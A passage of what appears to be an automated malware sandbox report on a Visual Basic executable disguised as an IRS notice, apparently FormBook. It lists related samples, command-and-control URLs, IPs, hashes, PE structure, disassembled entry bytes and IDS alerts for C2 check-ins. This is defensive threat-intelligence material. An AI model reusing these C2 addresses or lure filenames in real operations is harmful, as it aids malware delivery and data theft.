	IRS Notice Letter.exe	Get hash	malicious	Browse	• www.fallguysgen.com/09rb/?QL3=8wyat+wXPx2GJTjzAS1v8j/sun3jJOBqARbtJLQTOj6W6terly/mLKuj1bj2SeINgKdVJ18iPg==&vDH4Y=N8lT8DApP2
	Payment Order Inv.exe	Get hash	malicious	Browse	• www.lakecharlesloan.com/m98/
	h3dFAROdF3.exe	Get hash	malicious	Browse	• www.srteamsex.com/jskg/?8pgD2lkp=vPxUJOJ2Aeffo2LE3jfwO3D5fUiArIaEsmmMIyas9ke7k/N8Gf6ZXTSsViol9x5Z8LaI&yTIDml=X6XHfZU8d

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	kqwqyoFz1C.exe	Get hash	malicious	Browse	• www.srteamsex.com/jskg/?9roHn=vPxUJOJ2Aeffo2LE3jfwO3D5fUiArIaEsmmMIyas9ke7k/N8Gf6ZXTSsVIol9x5Z8LaI&npHhW=3fq4gDD0abs8
	file.exe	Get hash	malicious	Browse	• www.capialhealth.com/w8en/?wZ=OZNhib&iJE=PC3EVoXx07elaN9zQ9JVPu3uhPMA8lrp9yOZFfU9U+2Z+rMvgXeGWrCKYNniyi9/Q+4F/80NIg==
	PByYRsoSNX.exe	Get hash	malicious	Browse	• www.traptlongview.com/csv8/?wPX=9GN7fGOG/XNjrF88E5TxviJgjVB4/la6MjhQ3CZtrJBE6uvIYv2ahYgslWD0h5HAfE9z&UPnDHz=SVETu4vhSBmH6
	3Y690n1UsS.exe	Get hash	malicious	Browse	• www.globepublishers.com/csv8/?SR-D3jP=QLtdsMlXP7ZQlvjWT7fAeOzLoSV1+fXm7wWs73uECgmLouwXj2mCPN/rnODb9flfr/+N&J0GTk=3fPL-xo0rXp0UNn
	Purchase_Order_39563854854.xlsx	Get hash	malicious	Browse	• www.globepublishers.com/csv8/?AZ=QLtdsMlSP8ZUl/vaR7fAeOzLoSV1+fXm7wO8n0yFGAmKofcRkm3OZJHpkrvnm/Rsk+r9zQ==&1bqtf=oL30w6o
	SOA121520.exe	Get hash	malicious	Browse	• www.lsi.xyz/t4vo/?9rspyh=ffh4_hPhQ&xRWxBfL=WfdqmDLeiX8A0XbRcwwl20exgn5R1EzGuKMWaYP6QiJJcsRpHAz5FYgMhHdlC+3EYXet
	googlechrome_3843.exe	Get hash	malicious	Browse	• www.traptlongview.com/csv8/?jL30v=9GN7fGOG/XNjrF88E5TxviJgjVB4/la6MjhQ3CZtrJBE6uvIYv2ahYgslVjkuYX4BhU0&JB4DYN=9rhd62lx1hk

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	cap.exe	Get hash	malicious	Browse	• www.baackstage.com/llp/?1b8xixO=6djViKV/KVq+HnQ3cpIGEwepNd6s+5Q/jlAYWiJQrTJ+jateGwi7y5pfa/hOw9lZ7yPB&k2Jdyb=fDHXWLx0Sx
	Order_009.xlsx	Get hash	malicious	Browse	• www.traptlongview.com/csv8/?Oxop=9GN7fGOD/QNnrVwwG5TxviJgjVB4/la6Mj5ArBFsvpBF6fDOf/nW3cYumwPyqlTLKiJE7w==&Az=mrG0J
	hO3eV0L7FB.exe	Get hash	malicious	Browse	• www.traptlongview.com/csv8/?LXe09=9GN7fGOG/XNjrF88E5TxviJgjVB4/la6MjhQ3CZtrJBE6uvIYv2ahYgslWP0ypLDGU9liE66TA==&lh28=O0GliFfpjJXxzb
	Z7G2lyR0tT.exe	Get hash	malicious	Browse	• www.traptlongview.com/csv8/?9r1Tl=D4n4&t8r8=9GN7fGOG/XNjrF88E5TxviJgjVB4/la6MjhQ3CZtrJBE6uvIYv2ahYgslVjOxon4Fjc0
153.126.209.136	IRS Notice Letter.exe	Get hash	malicious	Browse	• www.aizimov.com/09rb/?BjR=nAgyAFuV8j6ec0qd9dJQyz40Go8ypkE1WlwLRMRPEn1ZOiBWoUM4woT6qKfb9Xt5A1xV&ojPLdR=9r9xbv2Prvr4
	IRS Notice Letter.exe	Get hash	malicious	Browse	• www.aizimov.com/09rb/?QL3=nAgyAFuV8j6ec0qd9dJQyz40Go8ypkE1WlwLRMRPEn1ZOiBWoUM4woT6qJzYhnhBNUMDO7Gwrw==&vDH4Y=N8lT8DApP2
34.102.136.180	PO 24000109490.xlsx	Get hash	malicious	Browse	• www.triaggroup.com/8rg4/?LR-8qNt=K2rufiHMe1HBlSywa5RpczlcUQQQ1/TYEtUAxTz/46ubTXsziv/5HqKDRe6dILzkzKhkQA==&2d=WpU0Ih

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	n#U00b0 761.doc	Get hash	malicious	Browse	• www.vflat.world/rcm/?apD=vyU/Tx1AyGq6P1KbfXU5Q644DJK02cEur7LuMmKZp7R4jQtlLylTZyD77zfTFNZc1MGYdg==&3fo=iJBl4
	099898892.exe	Get hash	malicious	Browse	• www.brandonprattdrums.com/nt8e/?2dj=mo28pwJ51vR7IKzcErLQfhewF/WLLcApj+7PDtKvhICMJgKvsKAxR2M21SX93kSu6T94&BR-LnJ=YVJpeDOX
	QN08qH1zYv.exe	Get hash	malicious	Browse	• www.mack-soldenfx.com/xle/?vTdLK=zk2US6ALLIc6arggsfAZommmveE5A5NJASnJ6UHH5r4rOoISbaliLhdL5oVRMJccM0tfjg8s/Q==&S2Jl9Z=RRcTylbXy0tX
	Pending PURCHASE ORDER - 47001516.pdf.exe	Get hash	malicious	Browse	• www.xtremeemasksanitizer.com/iic6/?MZQL=BeFFqPdhkfo4YZUiluaYyIXGELR26NUuXp6ku0wPmcSGsxxfxgzZlIWRJrlNh4urnk9m&u4ThA=cjlh2bLhQXW4VlC
	FTH2004-005.exe	Get hash	malicious	Browse	• www.alchemdiagnostics.com/s9zh/?1bVLg=BxHvwtdyFJ7g92C4A5CuAB0OHS50ujic6t3+DR/Y4zUr9N/SujKusNJSI910IJ6X2qqp&5jU=t8BdyvA8CfOh
	Confirm!!!..exe	Get hash	malicious	Browse	• www.2ndstars.com/t052/?NTxxQl=kWAkelHGgdo7g3ENjcuZYWRtx6Um9/M76c0CGs2oR1LVTEGV88g4Rb8BVkGD2ny/bXwz&Cj6LF=9rj018f
	S4P1JiBZIZxvtFR.exe	Get hash	malicious	Browse	• www.messianicentertainment.com/2bb/?uFQl=kkXKsXZLNI4gBqBMZnLMx+MJLl0nvMnQLQrcKe3K73J7IZ4WxrNtBiw99n4y9XLDO1BP&BTJt=fvRh_lDXgxKpGD

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	inv.exe	Get hash	malicious	Browse	• www.aquaticboxing.com/tabo/?D81lv=X2MtetF0hVQlMV&ElS=udq4EqCY1sGjuCFcNjoU0kkiQeG4O9kLCw/6nZg/A67VP7YDt57NxgCk26dWAo1v1R92
	PO21010699XYJ.exe	Get hash	malicious	Browse	• www.endpedophiles.com/ehxh/?Mfg=zzMqP3gr9AvtiM4KAG8kTXsRbsDP8AWJ/7zGMGcvxlaU9iwirqdQaCWQ+gUE2qqEedZ3&uTxXo=hpm8lT3hSlbTI81
	PO(2021.01.08).exe	Get hash	malicious	Browse	• www.franchisethings.com/2kf/?4h2=VnwHU&-ZsT=FRucAsUD05vcOy1xt8vuNCdNozwBi3l0B73pDlnlNmCQs1pGwWBkT8eviTh9ohGwSZkGTZJ41g==
	2143453.exe	Get hash	malicious	Browse	• www.inclusivefamilybookshop.com/0wdn/?k8Phg=w9i/rl1/osAgFjs7ySrF/ASYKL7k42SXygbwPl6tuPkKLJ9C1FUMoix68dO63dZaXOXH&v2=Wh0xlrm
	order.exe	Get hash	malicious	Browse	• www.nationshiphop.com/hko6/?UlSp=bvjd1hRx9LEdQt&tXU0=oEk1uwcTzyLRlLIEQvULAWzRIM6BrJQxm2nmuYWQkJ+zIoa1KldNyrAb+1jTZSli8tU4
	SKM_C258201001130020005057.exe	Get hash	malicious	Browse	• www.truckstiresdirect.net/qef6/?Q2J=fjlpdDePPPndHZ&D0G=FQEtPSkz80CxgXgcOOi6rBlloiOK2hGatG8UTKVevdzK7vsAog45RkTrPdlXQ+unlwNP
	Petronas ITQ format.exe	Get hash	malicious	Browse	• www.deejayatl.com/khm/?LZnt=weorFEFAbZos1b3NmfMzLqv4HDBnPJvO10u/GA3R//5N2v27k50EjWxcIqlDjETw64WeGfn7Mw==&T48p=Ntx0_bGx4r0P6Nk

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Request for quotation, Purchase Order no 1093121.exe	Get hash	malicious	Browse	• www.deejayatl.com/khm/?ohrXP=weorFEFAbZos1b3NmfMzLqv4HDBnPJvO10u/GA3R//5N2v27k50EjWxcIpJT/1PL9N/P&QL0=uVvxtJA0Xta09
	order no. 3643.exe	Get hash	malicious	Browse	• www.crowdcrew.info/0wdn/?QzuP3V=KfvDIX0H&Bl=tXOTe1FEWOW0yVOxQefLdNUt3lESNM85tpQzglgCPzmTkNhoYF4SOCpecoMutLP9Zb97
	Confirmation!!!.exe	Get hash	malicious	Browse	• www.crazyvine.wine/t052/?TTj0AF=uFQDALMXcjo0yVQ&mRYxt2k=/GkOf4KKZxg+V6U8rDR+Egp2P9CO+bLKiQJEqWm1e/CwbKlpvn8K5DIBW8gaQNp3y8hovOhPTQ==
	order FTH2004-005 .exe	Get hash	malicious	Browse	• www.empireplumbingandheating.com/s9zh/?ATRPddU=oT0NYVkogC0z2SAthoaLoXNHp+LhJn8LSVunJ+2mR2NZOMMFNtyVp4W6SGtsMBPpY6p2&iX=VDKTfFHhMFgXPJb
	current productlist.exe	Get hash	malicious	Browse	• www.sprtncloud.com/ehxh/?kRcDUld=jDZLtt80OgXanyHEmbYdEJgkUOPdb6G3dF7i0rWmwIMNdVLCF6oEkmQIY3+hpCU2t1sylqaiSg==&lZ9D=p2JpVPJHKZml3dvp

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
www.aksaystudios.com	IRS Notice Letter.exe	Get hash	malicious	Browse	• 147.255.30.94
www.kobumsnetwork.com	IRS Notice Letter.exe	Get hash	malicious	Browse	• 104.24.110.68
www.myaarpdentalpln.com	IRS Notice Letter.exe	Get hash	malicious	Browse	• 199.59.242.153
ghs.googlehosted.com	PO21010699XYJ.exe	Get hash	malicious	Browse	• 216.58.198.51
	current productlist.exe	Get hash	malicious	Browse	• 216.58.198.51
	http://https://da930.infusion-links.com/api/v1/click/5782635710906368/4861645707411456	Get hash	malicious	Browse	• 172.217.168.83
	Rfq 214871_TAWI Catalog.exe	Get hash	malicious	Browse	• 172.217.168.83
	Copy111.exe	Get hash	malicious	Browse	• 172.217.168.83
	dhl.exe	Get hash	malicious	Browse	• 172.217.168.83
	2021 Additional Agreement.exe	Get hash	malicious	Browse	• 172.217.23.147
	LETTER OF AUTHORITY 18DEC.xlsx	Get hash	malicious	Browse	• 172.217.168.51
	AUTHORIZATION LETTER.xlsx	Get hash	malicious	Browse	• 172.217.168.51
	payment advise.exe	Get hash	malicious	Browse	• 172.217.23.147
	28zrX5JJmg.exe	Get hash	malicious	Browse	• 172.217.23.147

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SN-17-2020.pdf.exe	Get hash	malicious	Browse	• 172.217.168.83
	at3nJkOFqF.exe	Get hash	malicious	Browse	• 216.58.207.51
	http://test.kunmiskincare.com/index.php	Get hash	malicious	Browse	• 172.217.18.179
	http://test.kunmiskincare.com/index.php	Get hash	malicious	Browse	• 216.58.208.51
	Order Specifications With Ref Breve#T0876B96.exe	Get hash	malicious	Browse	• 216.58.207.51
	C03N224Hbu.exe	Get hash	malicious	Browse	• 172.217.168.83
	P.O_ 39134.xlsx	Get hash	malicious	Browse	• 172.217.16.179
	http://https://www.im-creator.com/viewer/vbid-2070bf26-abbmfckb	Get hash	malicious	Browse	• 216.58.208.51
	Order Catalogue Specifications.xlsx	Get hash	malicious	Browse	• 172.217.16.179

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
SAKURA-ASAKURAInternetIncJP	990109.exe	Get hash	malicious	Browse	• 153.127.37.14
	IRS Notice Letter.exe	Get hash	malicious	Browse	• 153.126.209.136
	IRS Notice Letter.exe	Get hash	malicious	Browse	• 153.126.209.136
	http://https://masayasu-tei.com/aud/?e=asdf.asdf@asdfaf.ch	Get hash	malicious	Browse	• 133.242.249.66
	http://email.dream11.com/ls/click?upn=-2FVqHTfTUDEWkbMg9eJ641oTNHHVv-2BNEd7kw3S9vWk6rjBdhHEtmR-2Bqpn98EeTQRwk2W-2FRgCc4DRXcD3Sazgo6g-3D-3DwN5f_xdiGPX1FBM2-2Fj30yI8xM81rONeCX2EFqJZzxAtGlpdNLpCLrru3gupy-2BesX2XLs6R-2B6-2ByqwzAd7wWbC3Dhiutt5Hiuy9k3SmVB68mC7IAqbPt6CnQnsrmTJrLsLxqmfhlG7e0dAXeL0r1C-2Ft8R8wGojqmcygq6eeXCMZzO3RpFKld2xHRQohd5lxYjVFgw3eNpTHgTNS7HcGMJeWcqYIQLxA0L7U82Qar2ABV-2BWwUkc-3D	Get hash	malicious	Browse	• 153.127.214.218
	http://email.dream11.com/ls/click?upn=-2FVqHTfTUDEWkbMg9eJ641oTNHHVv-2BNEd7kw3S9vWk6reycnAW6HGGjAX6Yk5wrmviSs0AhhH91hdbG5Dv4EBLg-3D-3DXrYN_A0fZpSMQ4nQ7mi7ToUBjohKclx-2FDyYWLXYIxKypBxUUQ7ZoSU86Z46fU6djnkzPtFo0wPA3m2unu-2BIyKDIzaCHWjWDpLN-2B7ev3G-2FAJLbC2hiT7B1caKuI1SxZ0lqvKXJmnyDRmtnWJIA0c17y5aiwmHuHQ0owSJJWUSywamrCBjaRtzIbV2xmZ1h5uplj-2Bks80hiZDN8kCmNrMWbUIKmuw-3D-3D	Get hash	malicious	Browse	• 153.127.214.218
	PO190041.exe	Get hash	malicious	Browse	• 153.126.199.188
	baf6b9fcec491619b45c1dd7db56ad3d.exe	Get hash	malicious	Browse	• 153.120.92.156
	p8LV1eVFyO.exe	Get hash	malicious	Browse	• 153.120.92.156
	qkN4OZWFG6.exe	Get hash	malicious	Browse	• 153.127.37.14
	kvdYhqN3Nh.exe	Get hash	malicious	Browse	• 153.127.37.14
	8uOajLllk2.exe	Get hash	malicious	Browse	• 153.126.210.205
	IQtvZjIdhN.exe	Get hash	malicious	Browse	• 153.120.92.156
	http://https://peraichi.com/landing_pages/expergy1	Get hash	malicious	Browse	• 153.120.48.160
	http://https://wolusozai.web.app/yuniri-%E9%AB%98%E9%BD%A2%E8%80%85-%E7%84%A1%E6%96%99%E3%82%A4%E3%83%A9%E3%82%B9%E3%83%88.html	Get hash	malicious	Browse	• 49.212.229.205
	148wWoi8vl.exe	Get hash	malicious	Browse	• 153.120.92.156
	rJz6SePuqu.dll	Get hash	malicious	Browse	• 133.242.119.241
	http://https://nishimurakoumuten.com/assets/images/wood/outlookexpress/index.php%3Femail=	Get hash	malicious	Browse	• 153.120.48.160
	PI10943.exe	Get hash	malicious	Browse	• 153.126.199.188
	3yhnaDfaxn.exe	Get hash	malicious	Browse	• 153.127.37.14
CLOUDFLARENETUS	SecuriteInfo.com.Exploit.Rtf.Obfuscated.16.5396.rtf	Get hash	malicious	Browse	• 162.159.130.233
	n#U00b0 761.doc	Get hash	malicious	Browse	• 162.159.133.233
	SecuriteInfo.com.Variant.Graftor.893032.186.exe	Get hash	malicious	Browse	• 104.31.70.209
	imagnpdf0440690129912239vistaprevia02052329503adobeplayer02304293.exe	Get hash	malicious	Browse	• 104.23.98.190
	SEA LION LOGISTICS-URGENT QUOTATION.exe	Get hash	malicious	Browse	• 23.227.38.74
	R1G9cMpG36BO2Sg.exe	Get hash	malicious	Browse	• 172.67.188.154
	099898892.exe	Get hash	malicious	Browse	• 23.227.38.74

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Invoice #756-77988-23989646.exe	Get hash	malicious	Browse	• 104.27.138.99
	e-card.htm .exe	Get hash	malicious	Browse	• 104.27.201.87
	e-card.jpg .exe	Get hash	malicious	Browse	• 104.27.201.87
	QyS0Q13lBd.exe	Get hash	malicious	Browse	• 104.31.71.209
	SEe64c0h6A.exe	Get hash	malicious	Browse	• 172.67.188.154
	b88rKzKJmJ.exe	Get hash	malicious	Browse	• 104.28.5.151
	36bjGck9ps.exe	Get hash	malicious	Browse	• 104.28.5.151
	_00AC0000.exe	Get hash	malicious	Browse	• 172.67.218.107
	BitTorrent.exe	Get hash	malicious	Browse	• 104.18.87.101
	Quotation.exe	Get hash	malicious	Browse	• 172.67.188.154
	6hE7zSMErZ.exe	Get hash	malicious	Browse	• 172.67.188.154
	24D004A104D4D54034DBCFFC2A4.EXE	Get hash	malicious	Browse	• 104.16.173.80
	60RaZHDpvI.exe	Get hash	malicious	Browse	• 104.28.5.151
BODIS-NJUS	mQFXD5FxGT.exe	Get hash	malicious	Browse	• 199.59.242.153
	099898892.exe	Get hash	malicious	Browse	• 199.59.242.153
	ZIPEXT#U007e1.EXE	Get hash	malicious	Browse	• 199.59.242.153
	990109.exe	Get hash	malicious	Browse	• 199.59.242.153
	SAWR000148651.exe	Get hash	malicious	Browse	• 199.59.242.153
	SHIPPING INVOICEpdf.exe	Get hash	malicious	Browse	• 199.59.242.153
	http://https://www.chronopost.fr/fclV2/authentification.html?numLt=XP091625009FR&profil=DEST&cc=47591&type=MASMail&lang=fr_FR	Get hash	malicious	Browse	• 199.59.242.153
	IRS Notice Letter.exe	Get hash	malicious	Browse	• 199.59.242.153
	IRS Notice Letter.exe	Get hash	malicious	Browse	• 199.59.242.153
	Payment Order Inv.exe	Get hash	malicious	Browse	• 199.59.242.153
	h3dFAROdF3.exe	Get hash	malicious	Browse	• 199.59.242.153
	kqwqyoFz1C.exe	Get hash	malicious	Browse	• 199.59.242.153
	file.exe	Get hash	malicious	Browse	• 199.59.242.153
	PByYRsoSNX.exe	Get hash	malicious	Browse	• 199.59.242.153
	3Y690n1UsS.exe	Get hash	malicious	Browse	• 199.59.242.153
	Purchase_Order_39563854854.xlsx	Get hash	malicious	Browse	• 199.59.242.153
	SOA121520.exe	Get hash	malicious	Browse	• 199.59.242.153
	googlechrome_3843.exe	Get hash	malicious	Browse	• 199.59.242.153
	cap.exe	Get hash	malicious	Browse	• 199.59.242.153
	Order_009.xlsx	Get hash	malicious	Browse	• 199.59.242.153

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

No created / dropped files found

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	5.479105905973935
TrID:	• Win32 Executable (generic) a (10002005/4) 99.15% • Win32 Executable Microsoft Visual Basic 6 (82127/2) 0.81% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%

General

File name:	IRS Notice Letter pdf document.exe
File size:	106496
MD5:	3fc4d64f320d7fae4bb46f6a735ab853
SHA1:	b77666ebd649350f21ee41e0e902c9b95e008e3c
SHA256:	ec8b3d104a7fc416aab07329a5f0ecab1b7fd181ffbd2d7ac31af51e532add07
SHA512:	7a15f684bda2af29dce7b23c1a0b933c4ad151525c8200c7a43b82a3ac3bb30bed210c172727724300fa96fcf7ed2bedffca9c0e93bcea6f7d56bd21852d4d7e
SSDEEP:	768:Z1eiH1VLA0mvOKGIb5kUCzPyDyAtaMrXBjSMW7gMlNVGih7sZyjYrfLXgCBe57oP:6s1lmOKGIt0zPyDTrR2gwteDANfsO8
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....#...B...B...B..L^...B...`...B...d...B..Rich.B.....PE..L....._.....p...0.....@.....

File Icon

Icon Hash:	e0c4c26270faec04

Static PE Info

General

Entrypoint:	0x401490
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x5FFB81EA [Sun Jan 10 22:38:34 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	731c57e7140be6290e90c27b6e4da29c

Entrypoint Preview

Instruction
push 004019C8h
call 00007F4F98DED4C3h
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
xor byte ptr [eax], al
add byte ptr [eax], al
inc eax
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [ecx-0C8E2B36h], cl
jecxz 00007F4F98DED4F7h
dec edi
movsd
sahf
sar byte ptr [edi+02441594h], 1
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add dword ptr [eax], eax
add byte ptr [eax], al
add byte ptr [eax], al
fcomp dword ptr [edi+525003EAh]
dec edi
inc esp
push ebp
inc ebx
push esp
dec ecx
inc esp
add byte ptr [ecx+00h], al
and byte ptr [eax], cl
inc ecx
add byte ptr [eax], al
add byte ptr [eax], al
add bh, bh
int3
xor dword ptr [eax], eax
pop es
fdiv dword ptr [eax]
aas
pop esi
adc ebp, esi
and ecx, dword ptr [esi-48h]
ret
into
fisub word ptr [eax]
fsubr qword ptr [edi-41EC53F5h]
xchg eax, esp
push esp
or bl, byte ptr [ebp-46F775BFh]
jnc 00007F4F98DED542h
pop ss
stosd
cmp edi, dword ptr [edx]
dec edi
lodsd
xor ebx, dword ptr [ecx-48EE309Ah]
or al, 00h
stosb
add byte ptr [eax-2Dh], ah
xchg eax, ebx
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
test byte ptr [eax+eax], al

Instruction
add byte ptr [ebx+03h], dl
add byte ptr [eax], al
add byte ptr [eax], cl
add byte ptr [edx+edx*2+49h], dl
inc esi
dec ecx
dec esp
inc ecx
push edx
add byte ptr [6E000901h], cl
outsd
outsb
imul esi, dword ptr [edx+65h], 0000006Eh

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x16b94	0x28	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x1a000	0x5fc	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x228	0x20	
IMAGE_DIRECTORY_ENTRY_IAT	0x1000	0x118	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x1607c	0x17000	False	0.357687245245	data	5.86532727168	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.data	0x18000	0x11d4	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x1a000	0x5fc	0x1000	False	0.15673828125	data	1.4944441595	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x1a314	0x2e8	data		
RT_GROUP_ICON	0x1a300	0x14	data		
RT_VERSION	0x1a0f0	0x210	data	English	United States

Imports

DLL	Import
MSVBVM60.DLL	_CIcos, _adj_fptan, __vbaVarMove, __vbaFreeVar, __vbaStrVarMove, __vbaFreeVarList, _adj_fdiv_m64, __vbaFreeObjList, _adj_fprem1, __vbaHresultCheckObj, _adj_fdiv_m32, __vbaAryDestruct, __vbaObjSet, _adj_fdiv_m16i, _adj_fdivr_m16i, _CIsin, __vbaChkstk, EVENT_SINK_AddRef, __vbaGenerateBoundsError, __vbaStrCmp, __vbaAryConstruct2, __vbaCastObjVar, _adj_fpatan, __vbaLateIdCallLd, EVENT_SINK_Release, _CIsqrt, EVENT_SINK_QueryInterface, __vbaExceptHandler, _adj_fprem, _adj_fdivr_m64, __vbaFPException, __vbaI2Var, _CIlog, __vbaErrorOverflow, __vbaNew2, __vbaVarLateMemCallLdRf, _adj_fdiv_m32i, _adj_fdivr_m32i, __vbaStrCopy, __vbaVarSetObj, _adj_fdivr_m32, _adj_fdiv_r, __vbaVarTstNe, __vbaI4Var, __vbaInStrB, __vbaVarDup, __vbaStrComp, __vbaVarLateMemCallLd, _CIatan, __vbaStrMove, _allmul, _CItan, _CIexp, __vbaFreeStr, __vbaFreeObj

Version Infos

Description	Data
Translation	0x0409 0x04b0

Description	Data
InternalName	klogelig
FileVersion	2.00
CompanyName	Sperry
ProductName	Sperry
ProductVersion	2.00
OriginalFilename	klogelig.exe

Possible Origin


Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/11/21-16:24:11.818810	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49732	34.102.136.180	192.168.2.4
01/11/21-16:24:32.693470	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49734	34.102.136.180	192.168.2.4
01/11/21-16:24:48.117662	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49735	80	192.168.2.4	172.67.209.95
01/11/21-16:24:48.117662	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49735	80	192.168.2.4	172.67.209.95
01/11/21-16:24:48.117662	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49735	80	192.168.2.4	172.67.209.95
01/11/21-16:24:53.322417	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49736	80	192.168.2.4	34.102.136.180
01/11/21-16:24:53.322417	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49736	80	192.168.2.4	34.102.136.180
01/11/21-16:24:53.322417	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49736	80	192.168.2.4	34.102.136.180
01/11/21-16:24:53.460948	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49736	34.102.136.180	192.168.2.4
01/11/21-16:25:14.508003	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49737	80	192.168.2.4	147.255.30.94
01/11/21-16:25:14.508003	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49737	80	192.168.2.4	147.255.30.94
01/11/21-16:25:14.508003	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49737	80	192.168.2.4	147.255.30.94
01/11/21-16:25:20.495931	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49738	80	192.168.2.4	153.126.209.136
01/11/21-16:25:20.495931	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49738	80	192.168.2.4	153.126.209.136
01/11/21-16:25:20.495931	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49738	80	192.168.2.4	153.126.209.136
01/11/21-16:25:25.984778	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49739	80	192.168.2.4	216.58.207.179
01/11/21-16:25:25.984778	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49739	80	192.168.2.4	216.58.207.179
01/11/21-16:25:25.984778	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49739	80	192.168.2.4	216.58.207.179
01/11/21-16:25:36.900513	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49740	34.102.136.180	192.168.2.4

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 11, 2021 16:23:14.375580072 CET	49730	80	192.168.2.4	198.187.29.67
Jan 11, 2021 16:23:14.563386917 CET	80	49730	198.187.29.67	192.168.2.4
Jan 11, 2021 16:23:14.563558102 CET	49730	80	192.168.2.4	198.187.29.67
